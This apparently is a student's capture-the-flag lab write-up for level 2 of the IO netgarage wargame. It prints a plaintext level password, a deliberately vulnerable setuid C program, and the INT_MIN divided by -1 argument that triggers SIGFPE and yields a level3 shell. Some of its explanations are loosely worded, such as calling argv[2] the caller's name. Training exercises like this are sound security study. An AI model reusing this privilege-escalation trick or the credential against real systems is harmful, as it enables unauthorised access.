
OHTS Lab 1, Level 2

At first most for the second level, I opened the “MobaXterm” terminal and typed the Remote host as level2@io.netgarage.org and typed the port as 2224.

Then, I opened the “MobaXterm” and got a new terminal. Then, typed the username and password. This is shown in the following screen shot (Figure 1).

Username – level2@io.netgarage.org


Password – **XNWFtWKWHhaaXoKI**


level2@io.netgarage.org
Terminal Sessions View X server Tools Games Settings Macros Help
Session Servers Tools Games Sessions View Split MultiExec Tunneling Packages Settings Help
X server Exit
Quick connect...
2. level2@io.netgarage.org
/home/level2/
Name
..
.pass
.vimrc
tags
Remote monitoring
Follow terminal folder
Sessions Tools Macros Sftp
UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: https://mobaxterm.mobatek.net
ENG US 08:06 03/03/2020

```
Pre-authentication banner message from server:
|  ____  ____
| ||i |||o || Welcome at IO!
| ||__|||__||
| |/__\|/__\| If you have problems connecting please contact us on IRC. (irc.ne
> tgarage.org +6697)
|
End of banner message from server
level2@io.netgarage.org's password:

                    • MobaXterm 12.4 •
          (SSH client, X-server and networking tools)

 ➤ SSH session to level2@io.netgarage.org
   • SSH compression : ✔
   • SSH-browser     : ✔
   • X11-forwarding  : ✔  (remote display is forwarded through SSH)
   • DISPLAY         : ✔  (automatically set on remote server)

 ➤ For more info, ctrl+click on help or visit our website


                         Levels are in /levels
                         Passes are in ~/.pass
                         Readmes in /home/level1

                         Server admin: bla (blapost@gmail.com)

       1. No DoS, local or otherwise
       2. Do not try to connect to remote systems from this box
       3. Quotas, watch resources usage, max 2 connections per IP
       4. You are not allowed to reuse any of our content in writeups

                                (32 levels)

- some  random commands:
       gdb> python x=gdb.execute("info registers", False, True); print x
       ld --verbose
       pressing f, while running top (not on this box but in general)

- I have made three popular scripts available which extend gdb, there is no
```

Figure 1: Entered inside the Level 02


Then, in level02, it shows the terminal (Figure 2) which is ready in order to get the password. So, to get the passwords I typed the following commands. They are as follows.



```
 _______   _______
/\____  \ /\  ___`\        Levels are in /levels
\/_/\ \/ \ \ \/\ \         Passes are in ~/.pass
   \ \ \  \ \ \ \ \        Readmes in /home/level1
    \_\ \__\ \ \_\ \
    /\_____\\ \_____\      Server admin: bla (blapost@gmail.com)
    \/_____/ \/_____/

        1. No DoS, local or otherwise
        2. Do not try to connect to remote systems from this box
        3. Quotas, watch resources usage, max 2 connections per IP
        4. You are not allowed to reuse any of our content in writeups

                                (32 levels)

- some  random commands:
        gdb> python x=gdb.execute("info registers", False, True); print x
        ld --verbose
        pressing f, while running top (not on this box but in general)

- I have made three popular scripts available which extend gdb, there is no
  need to use them at all.
  - gdb -x /usr/share/gdbinit
  - source /usr/local/peda/peda.py
  - source /usr/share/gef.py

- There is an io baby ran mainly by DuSu you can escape to it by typing
  ssh -p 2207 start@io.netgarage.org



ACCESS PROHIBITED to all current and former employees and contractors of MSAB (Micro Systemation).
ACCESS PROHIBITED to all current and former employees and contractors of Infoblox



- level10 is still solvable, eventhough one way will not work anymore

- the next ioday (irc meetup on irc) is being planned contact us if you want to contribute content,
or organising effort
/usr/bin/xauth:  error in locking authority file /home/level2/.Xauthority
level2@io:~$ 
```

Figure 2: Terminal for Level 02


Then, I cleared the terminal (Figure 3).



```
 _______   _______
/\____  \ /\  ___`\        Levels are in /levels
\/_/\ \/ \ \ \/\ \         Passes are in ~/.pass
   \ \ \  \ \ \ \ \        Readmes in /home/level1
    \_\ \__\ \ \_\ \
    /\_____\\ \_____\      Server admin: bla (blapost@gmail.com)
    \/_____/ \/_____/

        1. No DoS, local or otherwise
        2. Do not try to connect to remote systems from this box
        3. Quotas, watch resources usage, max 2 connections per IP
        4. You are not allowed to reuse any of our content in writeups

                                (32 levels)

- some  random commands:
        gdb> python x=gdb.execute("info registers", False, True); print x
        ld --verbose
        pressing f, while running top (not on this box but in general)

- I have made three popular scripts available which extend gdb, there is no
  need to use them at all.
  - gdb -x /usr/share/gdbinit
  - source /usr/local/peda/peda.py
  - source /usr/share/gef.py

- There is an io baby ran mainly by DuSu you can escape to it by typing
  ssh -p 2207 start@io.netgarage.org



ACCESS PROHIBITED to all current and former employees and contractors of MSAB (Micro Systemation).
ACCESS PROHIBITED to all current and former employees and contractors of Infoblox



- level10 is still solvable, eventhough one way will not work anymore

- the next ioday (irc meetup on irc) is being planned contact us if you want to contribute content,
or organising effort
/usr/bin/xauth:  error in locking authority file /home/level2/.Xauthority
level2@io:~$ clear
```

Figure 3: Cleared the terminal


Then, I changed the directory to levels. And looked what are the lists available inside that, with the help of **"ls"** command. This is shown in Figure 4.



```
level2@io:~$ cd /levels/
level2@io:/levels$ ls
beta           level04_alt    level06_alt.c     level08_alt.cpp  level11       level15        level17_alt    level20       level25.c     level29
level01        level04_alt.c  level06_alt.pass  level08.cpp      level11.c     level15.c      level17_alt.c  level20.asm   level26       level29.c
level02        level04.c      level06.c         level09          level12       level15.pass   level17.c      level20.pass  level26.l     level30
level02_alt    level05        level07           level09.c        level12.c     level16        level18        level21       level26.y     level30.c
level02_alt.c  level05_alt    level07_alt       level10          level12.pass  level16_alt    level18_alt    level22       level27       level31
level02.c      level05_alt.c  level07_alt.c     level10_bis      level13       level16_alt.c  level18_alt.c  level23       level27.c     level31.asm
level03        level05.c      level07.c         level10_bis.c    level13.c     level16.c      level18.c      level23.c     level27.pass  level32
level03.c      level06        level08           level10.c        level14       level16.pass   level19        level24       level28
level04        level06_alt    level08_alt       level10.pass     level14.c     level17        level19.c      level25       level28.c
level2@io:/levels$
```

Figure 4: Lists available

Next, I read the level 02 file with the command as **"cat level02.c"**. It is shown in Figure 5.



```
level2@io:~$ cd /levels/
level2@io:/levels$ ls
beta           level04_alt    level06_alt.c     level08_alt.cpp  level11       level15        level17_alt    level20       level25.c     level29
level01        level04_alt.c  level06_alt.pass  level08.cpp      level11.c     level15.c      level17_alt.c  level20.asm   level26       level29.c
level02        level04.c      level06.c         level09          level12       level15.pass   level17.c      level20.pass  level26.l     level30
level02_alt    level05        level07           level09.c        level12.c     level16        level18        level21       level26.y     level30.c
level02_alt.c  level05_alt    level07_alt       level10          level12.pass  level16_alt    level18_alt    level22       level27       level31
level02.c      level05_alt.c  level07_alt.c     level10_bis      level13       level16_alt.c  level18_alt.c  level23       level27.c     level31.asm
level03        level05.c      level07.c         level10_bis.c    level13.c     level16.c      level18.c      level23.c     level27.pass  level32
level03.c      level06        level08           level10.c        level14       level16.pass   level19        level24       level28
level04        level06_alt    level08_alt       level10.pass     level14.c     level17        level19.c      level25       level28.c
level2@io:/levels$ cat level02.c
//a little fun brought to you by bla

#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>

void catcher(int a)
{
        setresuid(geteuid(),geteuid(),geteuid());
        printf("WIN!\n");
        system("/bin/sh");
        exit(0);
}

int main(int argc, char **argv)
{
        puts("source code is available in level02.c\n");

        if (argc != 3 || !atoi(argv[2]))
                return 1;
        signal(SIGFPE, catcher);
        return abs(atoi(argv[1])) / atoi(argv[2]);
}

level2@io:/levels$
```


Figure 5: Read the level02 file

Inside the level02.c file,

- The number of args must be 2, (argv[2] being the caller's name)
- The two arguments should be the numbers
- The catcher function will be called on the event SIGFPE
- The return value of the function is argv[1]/argv[2]

If the function named as catcher is called, it will set the current user identity, and print a win message. In this place, there is a need to raise a SIGFPE exception. Normally, the SIGFPE is triggered with 1/0.

I tried to use an integer value which is outside of the bound of the integer definition. Mostly, the negative value to be out of range is -2147483648. But, when this value is converted into MAX_INT, then the value will be 2147483648. Because of the binary max bound and negative values, if I send to “abs” the value -2147483648, the result will also be -2147483648. This is shown in Figure 6.



level2@io.netgarage.org
Terminal Sessions View X server Tools Games Settings Macros Help
Session Servers Tools Games Sessions View Split MultiExec Tunneling Packages Settings Help
X server Exit
Quick connect...
2. level2@io.netgarage.org
/home/level2/
Name
..
.pass
.vimrc
tags
Remote monitoring
Follow terminal folder
Sessions Tools Macros Sftp
ENG US 12:14 03/03/2020

```
level2@io:~$ cd /levels/
level2@io:/levels$ ls
beta           level04_alt    level06_alt.c     level08_alt.cpp  level11       level15         level17_alt     level20       level25.c     level29
level01        level04_alt.c  level06_alt.pass  level08.cpp      level11.c     level15.c       level17_alt.c   level20.asm   level26       level29.c
level02        level04.c      level06.c         level09          level12       level15.pass    level17.c       level20.pass  level26.l     level30
level02_alt    level05        level07           level09.c        level12.c     level16         level18         level21       level26.y     level30.c
level02_alt.c  level05_alt    level07_alt       level10          level12.pass  level16_alt     level18_alt     level22       level27       level31
level02.c      level05_alt.c  level07_alt.c     level10_bis      level13       level16_alt.c   level18_alt.c   level23       level27.c     level31.asm
level03        level05.c      level07.c         level10_bis.c    level13.c     level16.c       level18.c       level23.c     level27.pass  level32
level03.c      level06        level08           level10.c        level14       level16.pass    level19         level24       level28
level04        level06_alt    level08_alt       level10.pass     level14.c     level17         level19.c       level25       level28.c
level2@io:/levels$ cat level02.c
//a little fun brought to you by bla

#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>

void catcher(int a)
{
        setresuid(geteuid(),geteuid(),geteuid());
        printf("WIN!\n");
        system("/bin/sh");
        exit(0);
}

int main(int argc, char **argv)
{
        puts("source code is available in level02.c\n");

        if (argc != 3 || !atoi(argv[2]))
                return 1;
        signal(SIGFPE, catcher);
        return abs(atoi(argv[1])) / atoi(argv[2]);
}

level2@io:/levels$ ./level02 "-2147483648" "-1"
source code is available in level02.c

WIN!
sh-4.3$ 
```

UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: https://mobaxterm.mobatek.net

Figure 6: Binary max bound and negative values


Next, I checked for the id, which is shown in Figure 7.


level2@io.netgarage.org
Terminal Sessions View X server Tools Games Settings Macros Help
Session Servers Tools Games Sessions View Split MultiExec Tunneling Packages Settings Help
X server Exit
Quick connect...
2. level2@io.netgarage.org
/home/level2/
Name
..
.pass
.vimrc
tags
Sessions Tools Macros Sftp
Remote monitoring
Follow terminal folder
UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: https://mobaxterm.mobatek.net
ENG US 12:15 03/03/2020

```
level2@io:/levels$ ls
beta           level04_alt    level06_alt.c     level08_alt.cpp  level11       level15        level17_alt    level20        level25.c     level29
level01        level04_alt.c  level06_alt.pass  level08.cpp      level11.c     level15.c      level17_alt.c  level20.asm    level26       level29.c
level02        level04.c      level06.c         level09          level12       level15.pass   level17.c      level20.pass   level26.l     level30
level02_alt    level05        level07           level09.c        level12.c     level16        level18        level21        level26.y     level30.c
level02_alt.c  level05_alt    level07_alt       level10          level12.pass  level16_alt    level18_alt    level22        level27       level31
level02.c      level05_alt.c  level07_alt.c     level10_bis      level13       level16_alt.c  level18_alt.c  level23        level27.c     level31.asm
level03        level05.c      level07.c         level10_bis.c    level13.c     level16.c      level18.c      level23.c      level27.pass  level32
level03.c      level06        level08           level10.c        level14       level16.pass   level19        level24        level28
level04        level06_alt    level08_alt       level10.pass     level14.c     level17        level19.c      level25        level28.c
level2@io:/levels$ cat level02.c
//a little fun brought to you by bla

#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>

void catcher(int a)
{
        setresuid(geteuid(),geteuid(),geteuid());
        printf("WIN!\n");
        system("/bin/sh");
        exit(0);
}

int main(int argc, char **argv)
{
        puts("source code is available in level02.c\n");

        if (argc != 3 || !atoi(argv[2]))
                return 1;
        signal(SIGFPE, catcher);
        return abs(atoi(argv[1])) / atoi(argv[2]);
}

level2@io:/levels$ ./level02 "-2147483648" "-1"
source code is available in level02.c

WIN!
sh-4.3$ id
uid=1003(level3) gid=1002(level2) groups=1002(level2),1029(nosu)
sh-4.3$ 
```

Figure 7: Check the id

